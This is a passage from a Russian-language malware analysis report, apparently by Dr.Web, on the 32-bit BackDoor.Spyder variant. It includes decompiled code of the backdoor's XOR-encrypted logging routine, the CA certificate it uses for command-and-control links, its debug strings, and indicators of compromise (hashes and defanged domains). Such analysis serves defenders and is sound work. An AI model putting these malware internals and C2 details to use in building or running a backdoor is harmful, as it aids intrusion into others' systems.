Версия бэкдора, предназначенная для работы в 32-разрядных операционных системах Microsoft Windows, детектируется Dr.Web как **BackDoor.Spyder.3** (83e47dbe20882513dfd1453c4fcfd99d3bcecc3d). Основное отличие этой модификации — наличие отладочных сообщений. Список отладочных сообщений находится в приложении № 2 к исследованию.

```
seg000:1003FA08 push    offset aWkDecodestrbuf ; "[wk]DecodeStrBuffer err"
seg000:1003FA0D call    log_msg_0
seg000:1003FA12 add     esp, 4
seg000:1003FA15 jmp     short loc_1003FA62
```

Сообщения записываются в журнал, расположенный в каталоге `%WINDIR%\temp\deskcpl.ttf`. В зависимости от параметров инициализации они могут выводиться с помощью `OutputDebufStringA`, а также шифроваться с помощью простой XOR-операции с байтом 0x62.

```
GetLocalTime(&SystemTime);
_snprintf(
  timestamp,
  0xC7u,
  "[%d/%d/%d/%d:%d:%d]",
  SystemTime.wYear,
  SystemTime.wMonth,
  SystemTime.wDay,
  SystemTime.wHour,
  SystemTime.wMinute,
  SystemTime.wSecond);
OutputString[0] = 0;
memset(&OutputString[1], 0, 0x7FFu);
module_path[0] = 0;
memset(&module_path[1], 0, 0x103u);
GetModuleFileNameA(0, module_path, 0x104u);
v1 = strrchr(module_path, 92);
PID = GetCurrentProcessId();
modulr_filename = v1 + 1;
if ( modulr_filename )
  _snprintf(OutputString, 0x7FFu, "%s[%s][%d]->%s\r\n", timestamp, modulr_filename, PID, msg_str);
else
  _snprintf(OutputString, 0x7FFu, "%s[%s][%d]->%s\r\n", timestamp, byte_100741AE, PID, msg_str);
if ( flag_output_dbg )
  OutputDebugStringA(OutputString);
v3 = strlen(OutputString);
if ( flag_encrypt_log_msg )
{
  for ( i = 0; i < v3; ++i )
    OutputString[i] ^= 0x62u;
}
v5 = CreateFileA(path_windir_deskcpl, 0x40000000u, 1u, 0, 4u, 0x80u, 0);
v6 = v5;
if ( v5 == (HANDLE)-1 || !v5 )
  return 0;
SetFilePointer(v5, 0, 0, 2u);
NumberOfBytesWritten = 0;
WriteFile(v6, OutputString, v3, &NumberOfBytesWritten, 0);
CloseHandle(v6);
return 1;
```

Сообщения, касающиеся коммуникации с управляющим сервером и обработки команд, выводятся с помощью функции `OutputDebugStringA`. Примечательно, что для таких сообщений используется префикс `[Spyder]`.

```
int dbg_string(char *Format, ...)
{
  int result; // eax
  CHAR OutputString; // [esp+4h] [ebp-408h] BYREF
  char v3[1023]; // [esp+5h] [ebp-407h] BYREF
  va_list va; // [esp+418h] [ebp+Ch] BYREF

  va_start(va, Format);
  OutputString = 0;
  memset(v3, 0, sizeof(v3));
  _vsnprintf_s(&OutputString, 0x400u, 0xFFFFFFFF, Format, va);
  strncat_s(&OutputString, 0x400u, "\n", 0xFFFFFFFF);
  OutputDebugStringA(&OutputString);
  return result;
}
```

Приложение № 1. Информация о сертификате CA_cert для установки соединения с управляющим сервером

```
SHA1 Fingerprint=BF:46:40:E4:AF:56:DB:E0:D0:86:6E:16:B0:3F:C7:23:77:26:14:31
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 1 (0x1)
    Signature Algorithm: sha256WithRSAEncryption
        Issuer: CN = SecureTrust CA, O = SecureTrust Corporation, C = US
        Validity
            Not Before: Jan  1 00:00:00 2011 GMT
            Not After : Dec 31 23:59:59 2025 GMT
        Subject: CN = SecureTrust CA, O = SecureTrust Corporation, C = US
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (4096 bit)
                Modulus:
                    00:bd:c3:26:8b:e1:37:7f:f0:fa:0a:0d:83:a7:dd:
                    22:31:14:83:08:d7:74:3b:31:08:84:ef:25:cf:2d:
                    44:fc:2d:54:77:0b:17:e2:70:4d:be:2f:c1:fc:ed:
                    d9:6b:9e:db:60:28:27:c4:1e:6d:15:3d:dd:b9:43:
                    64:37:58:b4:bd:48:85:fa:d1:d6:f7:5a:33:eb:ec:
                    b7:86:62:92:1f:89:d7:a4:bd:d3:1f:f3:18:9d:a4:
                    15:27:16:7b:26:9f:5c:53:87:bd:40:22:d2:5e:cd:
                    ab:d5:6f:1d:ac:c3:0d:f1:d9:d5:f5:6a:d3:16:76:
                    58:df:f7:0b:20:0d:ed:7b:97:ae:66:0a:e6:cc:9f:
                    73:50:fb:ce:16:a6:dc:45:d0:2f:70:3e:c8:c8:59:
                    4d:c4:62:ec:b0:e9:01:9c:57:92:e4:78:83:4f:a6:
                    ab:1b:94:45:ff:15:ed:dc:59:95:f3:71:22:9c:06:
                    38:bb:e6:0f:b3:ec:af:5b:bd:1a:2f:b1:7f:ce:c8:
                    4d:32:9f:8f:44:9b:ae:fc:e5:72:24:b4:3a:3b:f3:
                    d0:79:30:79:a2:0e:bd:55:e9:cd:c0:4d:7e:07:fc:
                    37:b5:7f:69:be:d6:e3:37:ce:9e:ff:d2:05:e4:3c:
                    59:7e:f0:d4:ab:01:e4:7b:07:f6:a4:f0:e3:c3:7e:
                    58:07:2d:e8:96:9c:ac:8b:e6:dc:49:6a:51:9a:b3:
                    b0:62:cf:3c:b4:4a:f9:89:ae:2c:73:17:01:43:63:
                    ec:e8:2b:7b:1c:3c:81:41:fa:db:93:45:3a:21:1f:
                    2a:3a:8f:30:d4:52:59:91:03:03:11:b8:18:ca:39:
                    4c:9a:e2:57:33:e6:bc:c5:4a:8e:76:79:50:fd:bd:
                    32:78:9c:79:58:4f:b9:d3:bb:05:eb:39:43:db:3e:
                    b5:2d:51:18:ed:ee:9d:31:3a:2e:6b:37:37:34:28:
                    4a:89:cb:65:b4:7d:bf:be:a1:67:cb:5c:71:9c:be:
                    c3:3b:f7:a7:df:37:4d:0f:c7:57:f5:5b:d2:db:54:
                    2c:91:5b:3b:7f:ec:1f:45:e4:7b:a5:0d:a1:c2:1f:
```

```
                    64:af:51:cd:32:3a:83:25:9c:90:ac:77:66:4d:12:
                    23:f5:5b:3c:90:b5:41:1b:54:55:a4:24:66:e6:e9:
                    65:46:95:ff:ef:67:f5:a6:80:f6:d5:e6:3f:2f:c2:
                    7b:25:d8:b3:b4:4d:f4:b8:7c:38:cc:de:3e:4f:43:
                    9a:ca:be:c1:66:95:2d:2c:16:a9:56:9b:68:5d:8c:
                    78:90:84:d4:86:51:10:f1:9b:14:23:43:bb:91:1e:
                    02:01:ee:11:63:c4:f2:81:7f:83:68:5e:86:bd:8a:
                    88:7c:2d
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Basic Constraints:
                CA:TRUE, pathlen:0
            X509v3 Subject Key Identifier:
                E0:63:19:89:FA:AD:19:5D:E3:B3:A5:E2:85:D2:2F:87:B1:55:76:1B
            X509v3 Authority Key Identifier:
                keyid:E0:63:19:89:FA:AD:19:5D:E3:B3:A5:E2:85:D2:2F:87:B1:55:
76:1B
            X509v3 Key Usage: critical
                Digital Signature, Key Agreement, Certificate Sign, CRL Sign
            Netscape Cert Type:
                SSL Client, SSL Server, Object Signing, SSL CA, Object
Signing CA
    Signature Algorithm: sha256WithRSAEncryption
         08:33:53:e4:be:95:0a:1b:d7:6e:44:6b:2d:42:2a:45:7f:8b:
         89:fd:fb:d0:cf:5f:8f:83:77:5d:3b:2c:11:46:9f:44:3b:69:
         f2:e2:e7:fe:4e:c9:43:5c:89:5f:e2:e2:5a:5e:4c:4d:39:ed:
         ce:2d:63:d4:a1:93:ff:ff:3f:b0:77:86:e8:f1:5e:a3:4d:d3:
         ba:eb:41:0f:85:0c:04:fb:6c:42:19:bc:2b:d1:db:c6:51:e3:
         97:cd:5b:e5:d5:b4:1f:43:e7:7c:eb:86:08:16:86:0b:46:23:
         9d:f4:e9:18:b6:ce:e5:f4:96:7b:ee:5f:f5:8d:ff:dd:65:29:
         b9:12:94:f7:da:d3:c0:64:53:e6:2b:36:ec:6f:d3:26:3c:c2:
         ab:ba:10:cd:d8:39:43:8b:21:fe:68:ab:48:25:34:07:a6:cc:
         cc:b5:70:60:c4:ae:91:73:19:ff:9d:ff:82:ca:4a:9c:8e:70:
         94:96:5f:7c:b3:e8:f7:e4:3e:cc:af:41:7e:24:47:fe:ad:d5:
         a7:80:32:80:9c:7f:0c:00:3b:92:4c:ec:8e:ef:93:fb:8a:1f:
         ff:be:f0:ab:33:c7:4b:2b:5d:fc:31:e6:bf:f4:1d:c0:e3:d0:
         c5:94:a9:21:b1:8c:26:4b:c2:82:51:cf:1b:63:09:b1:ec:45:
         31:49:ba:51:42:22:7a:41:90:2f:28:0e:40:76:91:3c:33:34:
         84:66:b9:7e:0e:68:5a:37:38:01:b1:92:64:a5:a8:9c:34:84:
         6a:c6:01:d0:30:f8:d5:52:0f:6e:3e:40:06:a2:b8:4c:b1:69:
         4d:16:8f:d0:c4:72:b6:0e:09:57:6c:5e:cd:bc:ab:e3:ce:80:
         ae:a7:6c:3d:3c:01:a5:a3:4f:4d:e0:52:36:12:cc:7a:e2:5e:
         f3:d7:22:a7:6c:7c:60:d4:fd:f4:37:94:70:dd:4c:9b:00:cd:
         7d:9d:42:f7:e7:b2:25:f6:63:06:1e:4d:dc:4b:ef:5c:45:5d:
         a7:b9:b7:33:21:4e:91:40:ba:ca:ec:70:d0:a5:f7:0c:0a:ea:
         97:11:fa:47:8b:dd:24:b0:c2:98:ff:94:4f:f6:c8:0f:e9:a5:
         2d:bf:b6:7c:f4:45:f3:cb:5a:fd:a0:38:ce:ca:60:24:34:74:
```

```
         77:ea:91:bc:dc:68:90:53:5f:0a:f4:40:13:69:68:2e:31:f9:
         df:7d:07:05:53:42:8a:8b:e0:49:75:ee:04:94:9e:87:1a:25:
         9e:82:16:87:a2:69:dd:eb:44:21:4c:98:1d:72:8b:46:74:5c:
         33:24:5c:c2:ab:7b:1f:c4:d4:d5:9a:40:77:15:73:d3:53:62:
         60:da:5d:7c:2a:9e:12:25
-----BEGIN CERTIFICATE-----
MIIFgTCCA2mgAwIBAgIBATANBgkqhkiG9w0BAQsFADBIMRcwFQYDVQQDEw5TZWN1
cmVUcnVzdCBDQTEgMB4GA1UEChMXU2VjdXJlVHJ1c3QgQ29ycG9yYXRpb24xCzAJ
BgNVBAYTAlVTMB4XDTExMDEwMTAwMDAwMFoXDTI1MTIzMTIzNTk1OVowSDEXMBUG
A1UEAxMOU2VjdXJlVHJ1c3QgQ0ExIDAeBgNVBAoTF1NlY3VyZVRydXN0IENvcnBv
cmF0aW9uMQswCQYDVQQGEwJVUzCCAiIwDQYJKoZIhvcNAQEBBQADggIPADCCAgoC
ggIBAL3DJovhN3/w+goNg6fdIjEUgwjXdDsxCITvJc8tRPwtVHcLF+JwTb4vwfzt
2Wue22AoJ8QebRU93blDZDdYtL1IhfrR1vdaM+vst4Zikh+J16S90x/zGJ2kFScW
eyafXFOHvUAi0l7Nq9VvHazDDfHZ1fVq0xZ2WN/3CyAN7XuXrmYK5syfc1D7zham
3EXQL3A+yMhZTcRi7LDpAZxXkuR4g0+mqxuURf8V7dxZlfNxIpwGOLvmD7Psr1u9
Gi+xf87ITTKfj0SbrvzlciS0Ojvz0HkweaIOvVXpzcBNfgf8N7V/ab7W4zfOnv/S
BeQ8WX7w1KsB5HsH9qTw48N+WAct6JacrIvm3ElqUZqzsGLPPLRK+YmuLHMXAUNj
7Ogrexw8gUH625NFOiEfKjqPMNRSWZEDAxG4GMo5TJriVzPmvMVKjnZ5UP29Mnic
eVhPudO7Bes5Q9s+tS1RGO3unTE6Lms3NzQoSonLZbR9v76hZ8tccZy+wzv3p983
TQ/HV/Vb0ttULJFbO3/sH0Xke6UNocIfZK9RzTI6gyWckKx3Zk0SI/VbPJC1QRtU
VaQkZubpZUaV/+9n9aaA9tXmPy/CeyXYs7RN9Lh8OMzePk9Dmsq+wWaVLSwWqVab
aF2MeJCE1IZREPGbFCNDu5EeAgHuEWPE8oF/g2hehr2KiHwtAgMBAAGjdjB0MA8G
A1UdEwQIMAYBAf8CAQAwHQYDVR0OBBYEFOBjGYn6rRld47Ol4oXSL4exVXYbMB8G
A1UdIwQYMBaAFOBjGYn6rRld47Ol4oXSL4exVXYbMA4GA1UdDwEB/wQEAwIBjjAR
BglghkgBhvhCAQEEBAMCANUwDQYJKoZIhvcNAQELBQADggIBAAgzU+S+lQob125E
ay1CKkV/i4n9+9DPX4+Dd107LBFGn0Q7afLi5/5OyUNciV/i4lpeTE057c4tY9Sh
k///P7B3hujxXqNN07rrQQ+FDAT7bEIZvCvR28ZR45fNW+XVtB9D53zrhggWhgtG
I5306Ri2zuX0lnvuX/WN/91lKbkSlPfa08BkU+YrNuxv0yY8wqu6EM3YOUOLIf5o
q0glNAemzMy1cGDErpFzGf+d/4LKSpyOcJSWX3yz6PfkPsyvQX4kR/6t1aeAMoCc
fwwAO5JM7I7vk/uKH/++8Kszx0srXfwx5r/0HcDj0MWUqSGxjCZLwoJRzxtjCbHs
RTFJulFCInpBkC8oDkB2kTwzNIRmuX4OaFo3OAGxkmSlqJw0hGrGAdAw+NVSD24+
QAaiuEyxaU0Wj9DEcrYOCVdsXs28q+POgK6nbD08AaWjT03gUjYSzHriXvPXIqds
fGDU/fQ3lHDdTJsAzX2dQvfnsiX2YwYeTdxL71xFXae5tzMhTpFAusrscNCl9wwK
6pcR+keL3SSwwpj/lE/2yA/ppS2/tnz0RfPLWv2gOM7KYCQ0dHfqkbzcaJBTXwr0
QBNpaC4x+d99BwVTQoqL4El17gSUnocaJZ6CFoeiad3rRCFMmB1yi0Z0XDMkXMKr
ex/E1NWaQHcVc9NTYmDaXXwqnhIl
-----END CERTIFICATE-----
```

Приложение № 2. Список отладочных сообщений 32-битной модификации бэкдора

```
[work]cmdline:%s
[work]dwDataLen=%d buf_temp=%d
[work]%s no exist
```

```
[work]get work err5
[aut]begin tid=%d.
[update_thread]begin tid=%d.
[update_thread]work=%s
[update_thread]get_work ret=%d
[update_thread]wait for work thread exit...
[update_thread]work thread exit ok
[update_thread]load work failed
[pt]proxy_thread begin tid=%d.
[]dwMajorVersion=%d dwMinorVersion=%d
[]rtlVer.dwMinorVersion=%d
[work]DllMain
[work] DLL
[work] VBR/SRV
[wk]RtlGetCurrentUserToken ok
[wk]ImpersonateLoggedOnUser ok
[wk]OpenURL %s Ret=%d
[wk]Err1
[wk]Err4
[wk]GetConfigStrFromURL err
[wk]DecodeStrBuffer err
[wk]DecodeLen err
[wk]RevertToSelf
[]IsProxyEnable Ret=%d
[aut]GetConfigStrFromURL PROXY_NO Ret=%d
[aut]GetConfigStrFromURL PROXY_USER Ret=%d
[aut]JmpAddClientConfig %s with address: %s.
[aut]GetRandom=%d
[aut]szWebURL Not Set
[aut]address_update_thread Exit.
[update_thread]get_work_path ret=%d
[pt]Using IE proxy setting.
[pt]IE proxy NOT setup.
[pt]SmpGetRegProxy Counts=%d
[pt]IE proxy type = %u NOT support, address: %s.
[pt]IE proxy type = %u, address: %s found.
[pt]Add proxy config %s, address=%s.
[work_thread]begin tid=%d
[wt]JmpAddClientConfig %s with address: %s.
[wt]JmpAddProxyConfig %s.
[wt]Proxy:%s
[wt]start Jumper error = %u.
[wt]Jumper start success!
[wt]JmpShutdown
[wt]JmpShutdown=%d
[wt]JmpTeardown=%d
```

```
[wt]tid=%d Exit
[Spyder] client module init error = %d.
[Spyder] register mod %d error = %u.
[spyder] alloc mem for ca cert failed.
[spyder] server address already exists in conf list.
[Spyder] alloc client error = %d.
[Spyder] ALLOC client uid = %u.
[Spyder] set ca for client id=%u error=%d
[Spyder] proxy setting exists, srv=%s
[spyder] use proxy [%s] to connect [%s] res = %u.
[Spyder] direct connect to %s error = %u.
[Spyder] connect to %s result = %u, protcol=%u.
[jmp] big packet: recv new big pkt while previous one not handled, old=%u,
new=%u.
[jmp] packet size exceed limit = %#X, id=%u.
[jmp] failed to realloc packet buffer, error = %u, pkt id=%u.
[jmp] big packet recv completed, id=%u, size=%u, ext id=%u.
[Spyder] PAUSE ext = %u Before.
[Spyder] PAUSE ext = %u After.
[Spyder] UNINIT ext = %u Before.
[Spyder] UNINIT ext = %u After.
duplicate session id for ext type id = %u.
[Spyder] can't find recv item for type id = %u.
[Spyder] ext type id = %u recved = %u, new recv = %u, but total size = %u
[Spyder] ext type id = %u recv completed, total size = %u.
[Spyder] find ext with same type id = %u while updating, free old ext.
[Spyder] alloc mem for completed ext error = %u.
[Spyder] ext recv %s, free tem buffer, type id = %u.
[Spyder] ext type = %u already loaded, unlaod now for updating.
[Spyder] failed to unload ext from memory.
[Spyder] load ext id = %u into memory error.
[Spyder] MOD LOAD AT %p, size=%u.
[Spyder] alloc mem for loaded item failed, unload ext type id = %u.
[Spyder] inint module type = %u begin.
[Spyder] inint module type = %u end.
[Spyder] alloc mem for mod_pfn error = %u.
[Spyder] unlaod ext id = %u error.
[Spyder] unload_and_free_all_exts.
[Spyder] UNLOAD ext = %u BEFORE.
[Spyder] UNLOAD ext = %u AFTER.
[Spyder] FREE ext = %u AFTER.
[Spyder] free ext cache = %u .
[Spyder] free ext mem = %u .
[Spyder] link setup Result=%d, local = %#X:%u, remote = %#X:%u, uid=%u.
[Spyder] connected callback at %02u:%02u:%02u, id = %u.
[Spyder] Link disconnected at %02u:%02u:%02u, id = %u.
[Spyder] recv data size = %u invalid, from uid=%u.
```

```
[Spyder] receive challenge = %I64X.
[Spyder] failed to get host info.
[Spyder] send host info error = %u.
[jmp] LOGIN SUCCESS, link id = %u.
[jmp] internal data process error.
[jmp] unknown state = %u.
[jmp] core process data error, close link = %u.
[Spyder] ext summary size error = %u.
[Spyder] ext recv prepare failed.
[Spyder] EXTENSION recv BEGIN, type = %u.
[Spyder] dll payload recv error.
[Spyder] ext active begin.
[Spyder] ext active result = %s.
[Spyder] ext free cmd not handled.
[Spyder] unhandled ext sub cmd = %u.
[Spyder] call ext failed = %d, sub=%u.
[spyder] unhandled subcmd=%u in tunnel cmd.
[Spyder] unhandled main cmd = %u, sub cmd = %u.
[Spyder] Can't get link id for ext data delevery.
[Spyder] SEND_DATA via link id=%u error = %d.
[Spyder] client link disconnect id = %u.
[Spyder] client send data error = %#X, id = %u.
[Spyder] enum session error = %u.
[Spyder] get Host info error.
[Spyder] save sn value error = %u.
[Spyder] gszUniqueSN=%s
[Spyder] create guid error = %d.
[jmp] Get adapter info error = %u.
[jmp] adapters info buf size=%u, count=%u.
 Alloc buf for adapter info error = %u.
get adapter info with buf error = %u.
[jmp] IP=%s not match preset mac address, desc=%s.
[jmp] master adapter FOUND! IP = [%s], desc=%s.
[jmp] master adapter has more than one ip: %s.
```

Приложение № 3. Индикаторы компрометации

SHA1-хеши

BackDoor.Spyder

41777d592dd91e7fb2a1561aff018c452eb32c28

cf584bd93d76f6546004fedb1fcf56888ced54b6

e1fe3594da5466dd2e5a5713e885760d7e914b91

8af7f35ec09ec77b5a9005a1fff0e22464f2ab7f

699a7c59ab5b437badfaa90071d9fd9304fdcebc

ff5b2bd36ae07d994c194ed0f38ed9357a018128

d4bec278dda7c046739d5361eb51fd65f0fedfea

4c871eae022c8088f6e8d46e17002cd0c0006650

83e47dbe20882513dfd1453c4fcfd99d3bcecc3d

Домены

sidc.everywebsite[.]us

snoc.hostingupdate[.]club

wntc.livehost[.]live

hccadkml89.dnslookup[.]services

koran.junlper[.]com

nted.tg9f6zwkx[.]icu

sidcfpprx14.in.ril[.]com

sidcfpprx01.in.ril[.]com

sidcfpprx25.in.ril[.]com

sidcfpprx10.in.ril[.]com